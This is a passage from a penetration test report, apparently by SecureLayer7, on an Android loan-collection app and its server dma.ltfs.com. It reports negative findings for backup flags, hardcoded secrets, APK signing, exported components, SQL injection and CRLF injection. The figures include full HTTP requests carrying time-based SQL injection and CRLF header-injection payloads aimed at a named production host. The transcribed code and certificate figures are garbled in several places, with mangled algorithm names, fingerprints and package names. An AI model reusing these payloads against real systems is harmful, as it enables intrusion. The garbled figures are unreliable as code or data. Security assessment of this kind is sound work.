70 <uses-permission android:name="android.permission.WAKE_LOCK"/>
71 <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
72 <application android:theme="@style/AppCompat.Light" android:label="AgentApp" android:icon="@drawable/appicon" android:name="androidx.multidex.MultiDexApplication"
    android:allowBackup="false" android:supportsRtl="true" android:extractNativeLibs="false" android:usesClearTextTraffic="true" android:resizableActivity="false" android:roundIcon=
    "@drawable/appicon" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:useEmbeddedDex="true" android:allowAudioPlaybackCapture="false"
    android:requestLegacyExternalStorage="true">
    <activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name="com.ltfs.collectionapp.ShortcutTampolineActivity" android:taskAffinity="" />
    <activity android:theme="@style/SplashTheme" android:label="AgentApp" android:name="com.ltfs.collectionapp.AppzillonMainScreen" android:exported="true" android:launchMode=
    "singleTask" android:configChanges="screenSize|uiMode|orientation|keyboardHidden" android:windowSoftInputMode="adjustResize">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
        <meta-data android:name="android.app.shortcuts" android:resource="@xml/shortcuts"/>
    </activity>
    <activity android:theme="@style/Theme.AppCompat.NoActionBar" android:name="com.iexceed.plugins.autocapturedocument.LiveObjectDetectionActivity"/>
    <activity android:theme="@style/Theme.AppCompat.NoActionBar" android:name="com.iexceed.plugins.autocapturedocument.ImagePreviewActivity"/>
    <activity android:theme="@style/Theme.AppCompat.NoActionBar" android:name="com.iexceed.plugins.selfiecapture.LivePreviewActivity" android:screenOrientation="portrait"/>
    <activity android:theme="@style/CustomTheme" android:name="com.ltfs.collectionapp.CreateNote" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
    <activity android:theme="@style/CustomTheme" android:name="com.iexceed.plugins.video.VideoCaptureActivity" android:screenOrientation="landscape" android:configChanges=
    "screenSize|orientation|keyboardHidden|locale"/>
    <activity android:name="com.iexceed.plugins.camera.NativeCamera" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
    <activity android:name="com.iexceed.plugins.fileoperation.DirectoryBrowser" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
    <activity android:name="com.iexceed.plugins.map.Map" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
    <activity android:name="com.iexceed.plugins.map.DrivingDirection" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
    <activity android:name="com.iexceed.plugins.map.SelectionMap" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
    <activity android:name="com.iexceed.plugins.signature.CaptureSignature" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
    <activity android:name="com.iexceed.plugins.nfc.NfcWriteFActivity" android:exported="false" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
    <activity android:name="com.iexceed.plugins.launchview.LaunchViewActivity" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
    <activity android:name="com.iexceed.plugins.ReadNfcActivity" android:exported="false" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
</application>

```

Figure#01 Tested for Debug Flag Check

Next, SecureLayer7 checked for sensitive data exposure with URLs. SecureLayer7 carried out this attack by finding all the URLs in the smali file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, this led SecureLayer7 to the conclusion that the android application is not vulnerable to Sensitive Data Exposure with URLs.


```

→ BRAKEAPP /usr/local/bin/gf uts | grep -i "ltfs"
https://www.ltfs.com/about-us.html";
https://www.ltfs.com/about-us.html";
https://www.ltfs.com/content/ltfs/en/faqs.html
https://www.ltfs.com/content/ltfs/en/faqs.html
https://www.ltfs.com/companies/lnt-finance/two-wheeler-loans-detail.html";
https://www.ltfs.com/companies/lnt-finance/two-wheeler-loans-detail.html";
https://www.ltfs.com/companies/lnt-finance/tractor-and-farm-equipment-loan.html";
https://www.ltfs.com/companies/lnt-finance/tractor-and-farm-equipment-loan.html";
https://www.ltfs.com/companies/lnt-finance/micro-loans.html";
https://www.ltfs.com/companies/lnt-finance/micro-loans.html";
https://www.ltfs.com/companies/lnt-finance/lnt-housing-finance.html";
https://www.ltfs.com/companies/lnt-finance/lnt-housing-finance.html";
https://www.ltfs.com/companies/lnt-finance/lnt-housing-finance/products/real-estate-finance.html";
https://www.ltfs.com/companies/lnt-finance/lnt-housing-finance/products/real-estate-finance.html";
https://www.ltfs.com/companies/lnt-finance/lt-infra-finance.html";
https://www.ltfs.com/companies/lnt-finance/lt-infra-finance.html";
https://www.ltfs.com/companies/lnt-investment-management/lnt-mutual-fund.html";
https://www.ltfs.com/companies/lnt-investment-management/lnt-mutual-fund.html";
https://play.google.com/store/apps/details?id=com.ltfs.d2c";
https://play.google.com/store/apps/details?id=com.ltfs.d2c";
https://play.google.com/store/apps/details?id=com.ltfs.d2c";
https://play.google.com/store/apps/details?id=com.ltfs.d2c";
https://www.ltfs.com/content/dam/lnt-financial-services/home-page/document/Privacy%20policy%20and%20Disclaimer.pdf";
https://www.ltfs.com/content/dam/lnt-financial-services/home-page/document/Privacy%20policy%20and%20Disclaimer.pdf";
https://www.ltfs.com/content/dam/lnt-financial-services/home-page/document/Privacy%20policy%20and%20Disclaimer.pdf";
https://www.ltfs.com/content/dam/lnt-financial-services/home-page/document/Privacy%20policy%20and%20Disclaimer.pdf";
https://www.ltfs.com/content/dam/lnt-financial-services/home-page/document/Customer-Education.pdf";
https://www.ltfs.com/content/dam/lnt-financial-services/home-page/document/Customer-Education.pdf";
https://www.ltfs.com/about-us.html";
https://www.ltfs.com/about-us.html";
https://www.ltfs.com/content/ltfs/en/faqs.html
https://www.ltfs.com/companies/lnt-finance/two-wheeler-loans-detail.html";
https://www.ltfs.com/companies/lnt-finance/two-wheeler-loans-detail.html";
https://www.ltfs.com/companies/lnt-finance/tractor-and-farm-equipment-loan.html";
https://www.ltfs.com/companies/lnt-finance/micro-loans.html";

```

Figure#02 Tested for Sensitive Data on URLs

Next, SecureLayer7 checked for Insecure Data Storage with the Firebaseio Database URL. SecureLayer7 tried to find the Firebaseio URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebaseio database URL. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to Insecure Data Storage with a Firebaseio URL.



Figure#03 Tested for Firebase Database URL

Next, SecureLayer7 checked for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as API keys, username,password etc., Securelayer7 observed that there is no sensitive data exposed through source code. Therefore, this led SecureLayer7 to the conclusion that the android application is not vulnerable to Sensitive Data Exposure.

```

import javax.crypto.SecretKey;
cipher.init(1, (SecretKey) keyStore.getKey("androidBiometric", null));
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
import javax.crypto.spec.SecretKeySpec;
SecretKeySpec secretKeySpec = new SecretKeySpec(o(str3, str), "AES");
cipher.init(2, secretKeySpec, new GCMParameterSpec(128, decode, 0, 12));
SecretKeySpec secretKeySpec = new SecretKeySpec(o(str3, str), "AES");
cipher.init(1, secretKeySpec, new GCMParameterSpec(128, bcr*2));
SecretKey secretKey;
SecretKeyFactory secretKeyFactory;
SecretKeyFactory secretKeyFactory = SecretKeyFactory.getInstance("PKCS5P2WithHmacSHA1");
secretKeyFactory = SecretKeyFactory.getInstance("PKCS5P2WithHmacSHA256");
secretKey = SecretKeyFactory.generateSecret(new PBEKeySpec(str2,toCharArray(), str.getBytes("UTF-8"), 2, 1));
secretKey = null;
return secretKey.getEncoded();
return secretKey;
return secretKey.getEncoded();
return secretKey.getEncoded();
return secretKey.getEncoded();
import javax.crypto.SecretKey;
this.r.init(1, (SecretKey) this.p.getKey("appZillion", null));
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.SecretKeySpec;
SecretKeySpec secretKeySpec = new SecretKeySpec(v(str3, str), "AES");
cipher.init(2, secretKeySpec, new GCMParameterSpec(128, bcr));
SecretKeySpec secretKeySpec = new SecretKeySpec(v(str), str), "AES");
cipher.init(1, secretKeySpec, new GCMParameterSpec(128, p));
SecretKey secretKey;
SecretKeyFactory secretKeyFactory;
SecretKeyFactory secretKeyFactory = SecretKeyFactory.getInstance("PKCS5P2WithHmacSHA1");
secretKeyFactory = SecretKeyFactory.getInstance("PKCS5P2WithHmacSHA256");
secretKey = SecretKeyFactory.generateSecret(new PBEKeySpec(str2,toCharArray(), str.getBytes("UTF-8"), 2, 1));
secretKey = null;
return secretKey.getEncoded();
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
import javax.crypto.spec.SecretKeySpec;
SecretKeySpec secretKeySpec = new SecretKeySpec(l(str4, str2), "AES");
cipher.init(2, secretKeySpec, new GCMParameterSpec(128, decode, 0, 3546b));
import javax.crypto.SecretKey;
SecretKey secretKey = (SecretKey) keyStore.getEntry(str2, null).getSecretKey();
SecretKey secretKey = (SecretKey) keyStore.getEntry(str2, null).getSecretKey();

```

Figure#04 Tested for Sensitive Data Exposure on Source Code - 1

The screenshot shows a code search interface with the search term 'Cr pass' entered. The results pane displays several lines of Java code from an APK. The code includes imports like androidx.biometric.d.tl.BiometricPrompt\$4, androidx.biometric.k.zl.Bundle, and androidx.core.widget.t. The code snippet is as follows:

```

        str = L.t.confirm_device_credential_password();
        aVar.h.androidx.biometric.b.(this.p0.f) ? Lt.confirm_device_credential_password : this.p0.v(), new b());
        public static final int CONFIRM_DEVICE_CREDENTIAL_PASSWORD = 2131624083;
        import androidx.biometric.BiometricPrompt$4;
        if (textview.getTransformationMethod() instanceof PasswordTransformationMethod) {
            throw new IllegalStateException("Invalid bundle passed as restored state");
        }
        if (Var.FIRST_PASS != 0, 0, v);
        c.set(Var.FIRST_PASS, 0, 0, v);
        return this.t22a.isPassword();
    }
    sb.append("password");
    sb.append("password");
    new a.D("password", "REVERSE BY [REDACTED]");
    throw new IllegalStateException("Must pass a valid SharedPreferences file name or ContentProvider URL");
    if (H.phenotypeType == phenotype_type_flag_during_capture_phenotype, false) {
        Log.e("StitchingImageCheck", "Kit has detected that there were [REDACTED] camera frames to the detector as a Bitmap object. This is illegal!");
        throw new IllegalStateException("Must pass a valid SharedPreferences file name or ContentProvider URL");
        throw new IllegalStateException("Must pass a valid SharedPreferences file name or ContentProvider URL");
        Log.d("PhenotypeFlag", "valueOf.length() = @" + "#REDACTED" + " passing Phenotype values for flag: " + new String("By[REDACTED] re3500Object JSONObjects = JSONObject4.getJSONObject(\"applicationBody\").getJSONObject(\"ChangePasswordRequest\")"));
        stringString = JSONObject4.getString("newPassword");
        password = stringString.substring(0, 8);
        throw new IllegalStateException("Must reffor write calls cannot [REDACTED] methods that should auto-resolve missing features.");
    }
    /* JADX ERROR: NullPointer in pass: RegionWalkerVisitor
    sb.append("password");
    return sb.toString();
    /* JADX ERROR: JadBUntimeException in pass: InlineMethods
    /* JADX ERROR: NullPointer in pass: MainMethodsForInline
    /* JADX ERROR: JadBUntimeException in pass: BlockProcessor
    /* else if (str.equalsIgnoreCase("weak [REDACTED] code"))
    public static final int CONFIRM_DEVICE_CREDENTIAL_PASSWORD = 0x7f0e0060;
    public type="string" name="confirm_device_credential_password" id="0x7f0e0060" />
    <string name="confirm_device_credential_password" value="password"/>
    <string name="confirm_device_credential_password" value="使用密碼"/>
    <string name="confirm_device_credential_password" value="使用密碼"/>
    <string name="confirm_device_credential_password" value="password"/>
    <string name="confirm_device_credential_password" value="password"/>
    <string name="confirm_device_credential_password" value="Döndürün kodu"/>
    <string name="confirm_device_credential_password" value="Döndürün kodu"/>
    <string name="confirm_device_credential_password" value="Döndürün kodu"/>
    <string name="confirm_device_credential_password" value="Döndürün kodu"/>
    <string name="confirm_device_credential_password" value="Tunis nemosiri"/>

```

Figure#05 Tested for Sensitive Data Exposure on Source Code -2

Next, SecureLayer7 checked for installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 26. Therefore, this led us to the conclusion that the Android application is not vulnerable to Android application installation on Insecure OS Versions.

```

version: 0.9.0
apkFileName: BRAKEAPP.apk
isFrameworkApk: false
usesFramework:
  ids:
  - 1
  tag: null
sdkInfo:
  minSdkVersion: 26
  targetSdkVersion: 33
packageInfo:
  forcedPackageId: 127
  renameManifestPackage: null
versionInfo:
  versionCode: 9
  versionName: 1.2.0.0
resourcesAreCompressed: false
sharedLibrary: false
sparseResources: false
unknownFiles:
  play-services-base.properties: 8
  androidsupportmultidexversion.txt: 8
  firebase-ml-vision.properties: 8
  play-services-auth-api-phone.properties: 8
  firebase-ml-vision-face-model.properties: 8
  play-services-flags.properties: 8
  play-services-clearcut.properties: 8
  play-services-vision-image-label.properties: 8
  play-services-ads-identifier.properties: 8
  play-services-safetynet.properties: 8
  core.properties: 8
  play-services-vision.properties: 8
  firebase-iid-interop.properties: 8
  play-services-auth.properties: 8
  play-services-auth-base.properties: 8
  play-services-tasks.properties: 8
  firebase-iid.properties: 8
  play-services-vision-common.properties: 8

```

Figure#06 Tested for Min SDK Version

Next, SecureLayer7 checked for the Allow Backup Flag and carried out this attack by checking the Allow Backup Flag True/False on the AndroidManifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be "false." Therefore, this led us to the conclusion that the Android application is not vulnerable to the Allow Backup Flag.

```

47     <uses-feature android:name="android.hardware.location" android:required="false"/>
48     <uses-feature android:name="android.hardware.location.network" android:required="false"/>
49     <uses-feature android:name="android.hardware.location.gps" android:required="false"/>
50     <uses-feature android:name="android.hardware.microphone" android:required="false"/>
51     <uses-feature android:name="android.hardware.wifi" android:required="false"/>
52     <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
53     <uses-permission android:name="android.permission.USE_BIOMETRIC"/>
54     <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
55     <uses-permission android:name="android.permission.USE_FINGERPRINT"/>
56     <uses-permission android:name="android.permission.READ_CALENDAR"/>
57     <uses-permission android:name="android.permission.WRITE_CALENDAR"/>
58     <uses-permission android:name="android.permission.CAMERA"/>
59     <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
60     <uses-feature android:name="android.hardware.camera" android:required="false"/>
61     <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
62     <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
63     <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
64     <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" android:maxSdkVersion="32"/>
65     <uses-permission android:name="android.permission.READ_MEDIA_IMAGES"/>
66     <uses-permission android:name="android.permission.READ_MEDIA_AUDIO"/>
67     <uses-permission android:name="android.permission.READ_MEDIA_VIDEO"/>
68     <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
69     <uses-permission android:name="com.google.android.gms.permission.AD_ID"/>
70     <uses-permission android:name="android.permission.WAKE_LOCK"/>
71     <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
72     <uses-permission android:name="style.Theme.AppCompat.Light" android:label="AgentApp" android:icon="@drawable/appicon" android:name="androidx.multidex.MultiDexApplication"/>
73     android:allowBackup="false" android:supportsRtl="true" android:extractNativeLibs="false" android:usesCleartextTraffic="true" android:resizableActivity="false" android:roundIcon="@drawable/appicon" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:useEmbeddedDex="true" android:allowAudioPlaybackCapture="false"/>
74     android:requestLegacyExternalStorage="true"/>
75     <activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name="com.llfs.collectionapp.ShortcutTrampolineActivity" android:taskAffinity=""/>
76     <activity android:theme="@style/SplashTheme" android:label="AgentApp" android:name="com.llfs.collectionapp.AppzillonMainScreen" android:exported="true" android:launchMode="singleTask" android:configChanges="screenSize|uiMode|orientation|keyboardHidden" android:windowSoftInputMode="adjustResize">
77         <intent-filter>
78             <action android:name="android.intent.action.MAIN"/>
79             <category android:name="android.intent.category.LAUNCHER"/>
80         </intent-filter>
81         <meta-data android:name="android.app.shortcuts" android:resource="@xml/shortcuts"/>
82     </activity>
83     <activity android:theme="@style/Theme.AppCompat.NoActionBar" android:name="com.jexceed.plugins.autocapturedocument.LiveObjectDetectionActivity"/>
84     <activity android:theme="@style/Theme.AppCompat.NoActionBar" android:name="com.jexceed.plugins.autocapturedocument.ImagePreviewActivity"/>
85     <activity android:theme="@style/Theme.AppCompat.NoActionBar" android:name="com.jexceed.plugins.selfiecapture.LivePreviewActivity" android:screenOrientation="portrait"/>
86     <activity android:theme="@style/Theme.AppCompat.NoActionBar" android:name="com.jexceed.plugins.selfiecapture.ImagePreviewActivity" android:screenOrientation="portrait"/>
87     <activity android:theme="@style/CustomTheme" android:name="com.llfs.collectionapp.CreateNote" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
88     <activity android:theme="@style/CustomTheme" android:name="com.jexceed.plugins.video.VideoCaptureActivity" android:screenOrientation="landscape" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
89     <activity android:name="com.jexceed.plugins.camera.NativeCamera" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
90     <activity android:name="com.jexceed.plugins.fileoperation.DirectoryBrowser" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
91     <activity android:name="com.jexceed.plugins.map.Map" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
92     <activity android:name="com.jexceed.plugins.map.Directions" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
93     <activity android:name="com.jexceed.plugins.map.SelectionMap" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
94     <activity android:name="com.jexceed.plugins.signature.CaptureSignature" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
95     <activity android:name="com.jexceed.plugins.nfc.NfcWriteNfcActivity" android:exported="false" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
96     <activity android:name="com.jexceed.plugins.launchwebview.LaunchWebViewActivity" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
97     <activity android:name="com.llfs.collectionapp.ReadMFAActivity" android:exported="false" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>

```

Figure#07 Tested for Backup Flag

Next, SecureLayer7 checked for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 scheme with the SHA256withRSA signature type, which is secure. Therefore, this led us to the conclusion that the Android application is not vulnerable to Weak Signing Algorithms.

#### APK signature verification result:

```
Signature verification succeeded
Valid APK signature v2 found

Signer 1

Type: X.509
Version: 3
Serial number: 0x578f2a1e
Subject: CN=LTFSAgentApp, OU=L and T Services, O=LTFS, L=Mumbai, ST=Maharashtra, C=IN
Valid from: Fri Apr 14 09:56:03 IST 2023
Valid until: Sat Mar 11 09:56:03 IST 4761

Public key type: RSA
Exponent: 65537
Modulus size (bits): 2048
Modulus: 21593712739262449663179763897547879062438196830974705963781418376740432662036500064652962283727663818862857668786235626559076559973412730848023567377335
Signature type: SHA256withRSA
Signature OID: 1.2.840.113549.1.1.11

MD5 Fingerprint: B6 0B BC 07 4D E8 A9 85 E6 59 9E 84 90 1B 7D F3
SHA-1 Fingerprint: S6 CD 46 7C FA 10 42 A7 90 23 14 5A 11 F5 8C DA 30 E7 B9 FA
SHA-256 Fingerprint: 4C 0E A7 95 3D 0A 5E 5D F0 E5 B9 CA DC 79 62 02 00 7D 69 32 4D 30 C9 57 B7 10 D8 57 1F 76 25 84
```

*Figure#08 Tested for Weak Signing Algorithm*

Next, SecureLayer7 checked for Improper Export of Android Components. SecureLayer7 carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. SecureLayer7 observed that the application implemented proper protection and set the exported components as "false". Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Improper Export of Android Components.

```

<activity android:name=".com.iexceed.plugins.map.Map" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
<activity android:name=".com.iexceed.plugins.map.Direction" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
<activity android:name=".com.iexceed.plugins.map.SelectionMap" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
<activity android:name=".com.iexceed.plugins.signature.CaptureSignature" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
<activity android:name=".com.iexceed.plugins.nfc.WriteNFCActivity" android:exported="false" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
<activity android:name=".com.iexceed.plugins.launchWebView.launchWebViewActivity" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
<activity android:name=".com.iexceed.plugins.nfc.ReadNFCActivity" android:exported="false" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
<intent-filter>
    <action android:name="android.nfc.action.NDEF_DISCOVERED"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <data android:mimeType="text/plain"/>
</intent-filter>
<activity android:name=".com.iexceed.plugins.nfc.NFCDeviceActivity" android:exported="false" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
<intent-filter>
    <action android:name="android.nfc.action.NDEF_DISCOVERED"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <data android:mimeType="text/plain"/>
</intent-filter>
<activity android:name=".com.scanlibrary.ScanActivity"/>
<activity android:name=".com.iexceed.plugins.printfile.PrintDialogActivity" android:configChanges="screenSize|orientation|keyboardHidden|locale"/>
<activity android:theme="@style/BiometricTheme" android:name=".com.iexceed.plugins.dataSecurity.ApBiometricActivity"/>
<meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
<provider android:name=".com.iexceed.common.LegacyCompatFileProvider" android:exported="false" android:authorities="com.ltfs.collectionapp" android:grantUriPermissions="true"/>
<meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/provider_paths"/>
</provider>
<activity android:theme="@style/Base.Theme.AppCompat" android:name=".com.theartofdev.edmodo.cropper.CropImageActivity"/>
<receiver android:name=".com.iexceed.plugins.notification.NotificationReceiver" android:exported="false">
    <intent-filter>
        <action android:name="com.broadcast.notification"/>
    </intent-filter>
</receiver>
<service android:name=".com.iexceed.plugins.realmtracklocation.TrackLocationService"/>
<uses-library android:name="org.apache.http.legacy" android:required="false"/>
<activity android:name=".com.google.android.play.core.missingplits.PlayCoreMissingSplitsActivity" android:enabled="false" android:exported="false" android:process=":playcore_missing_splits_activity" android:stateNotNeeded="true" android:launchMode="singleInstance"/>
<activity android:theme="@style/Theme.PlayCore.Transparent" android:name=".com.google.android.play.core.common.PlayCoreDialogWrapperActivity" android:exported="false"/>
<service android:name=".com.google.android.play.core.assetpacks.AssetPackExtractionService" android:enabled="false" android:exported="true"/>
<meta-data android:name="com.google.android.play.core.assetpacks.versionCode" android:value="11003"/>
<service android:name=".com.google.android.play.core.assetpacks.ExtractionForegroundService" android:enabled="false" android:exported="false"/>
<activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name=".com.google.android.gms.auth.api.signin.internal.SignInHubActivity" android:exported="false"/>
<meta-data android:name="com.google.android.gms.auth.api.signin.RevocationBoundService" android:permission="com.google.android.gms.auth.api.permission.REVOCATION_NOTIFICATION" android:exported="true"/>
<service android:name=".com.google.firebaseio.components.ComponentDiscoveryService" android:exported="false"/>
<meta-data android:name="com.google.firebaseio.components:com.google.firebase.ml.vision.VisionRegistrar" android:value="com.google.firebaseio.components.ComponentRegistrar"/>
<meta-data android:name="com.google.firebaseio.components:com.google.firebase.ml.common.CommonComponentRegistrar" android:value="com.google.firebaseio.components.ComponentRegistrar"/>
<meta-data android:name="com.google.firebaseio.components:com.google.firebaseio.id.Registrar" android:value="com.google.firebaseio.components.ComponentRegistrar"/>
</service>
<receiver android:name=".com.google.firebaseio.iid.FirebaseInstanceIdReceiver" android:permission="com.google.android.c2dm.permission.SEND" android:exported="true"/>
...

```

Figure#09 Tested for Improper Export Android Components

Next, SecureLayer7 checked for SQL Injection by adding different SQLi payloads onto the different headers, and it was observed that the server responded with an 'HTTP 404 Not Found' message and did not process the payloads. The application seems to be validating the user input and does not include the user input directly in pre-defined SQL queries. Therefore, this led SecureLayer7 to the conclusion that the application is not vulnerable to SQL Injection.

Request	Response
<pre> GET /consoleXOR if (now()=sysdate(), sleep(6),0)XORZ HTTP/1.1 Host: dma.ltfs.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0 X-sysdate(sleep(6),0)XORZ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8XOR if (now() ()=sysdate(), sleep(6),0)XORZ Accept-Language: en-US,en;q=0.5XOR if (now ()=sysdate(), sleep(6),0)XORZ Accept-Encoding: gzip, deflateXOR if (now ()=sysdate(), sleep(6),0)XORZ Referer: https://dma.ltfs.com/XOR if (now ()=sysdate(), sleep(6),0)XORZ Connection: close Cookie: svr_id=4972e8b17de569316b4cba7c9e3ea5abXOR if (now ()=sysdate(), sleep(6),0)XORZ; Path=/AgentAppXOR if (now ()=sysdate(), sleep(6),0)XORZ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 </pre>	<pre> HTTP/1.1 404 Not Found Date: Mon, 11 Mar 2024 08:09:15 GMT Content-Type: text/html Connection: close Set-Cookie: svr_id=4972e8b17de569316b4cba7c9e3ea5ab; expires=Mon, 11-Mar-24 09:09:15 GMT; max-age=3600; domain=dma.ltfs.com; path=/ Access-Control-Allow-Credentials: false Via: 1.1 google CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 862a0fb1c0f8ee9-BOM Content-Length: 93  &lt;p&gt;I have no idea where that file is, sorry. Are you sure you typed in the correct URL?&lt;/p&gt; </pre>

Figure#10 Tested for SQL Injection

Next, SecureLayer7 checked for Carriage Return Line Feed (CRLF) injection. SecureLayer7 carried out this attack by injecting CRLF payloads into HTTP request endpoints and then analyzing the server response to see if CRLF values were being reflected or not. SecureLayer7 observed that the payload didn't get executed and no arbitrary injected value was observed within the server response. Therefore, this led us to the conclusion that the Android application is not vulnerable to Carriage Return Line Feed (CRLF) Injection attacks.

The screenshot shows the SecureLayer7 interface with a request and response pane. The request pane shows a GET request to https://dma.ltfs.com with a host header containing a CRLF injection payload. The response pane shows a 400 Bad Request error from Cloudflare, indicating the attack was detected.

```

Request
GET %E5%9B%BD%E5%9B%8Set-Cookie:jacketless HTTP/1.1
Host: dma.ltfs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://4gllpoyhqex17d8ah9ea2j6ac00p.burpcollaborator.net
Connection: close
Cookie: srv_id=4972e8b17de569316b4cba7c9e3ea5ab; Path=/AgentApp
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

Response
HTTP/1.1 400 Bad Request
Server: cloudflare
Date: Mon, 11 Mar 2024 08:07:16 GMT
Content-Type: text/html
Content-Length: 155
Connection: close
CF-RAY: -1

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>cloudflare</center>
</body>
</html>

```

Figure#11 Tested for CRLF Injection

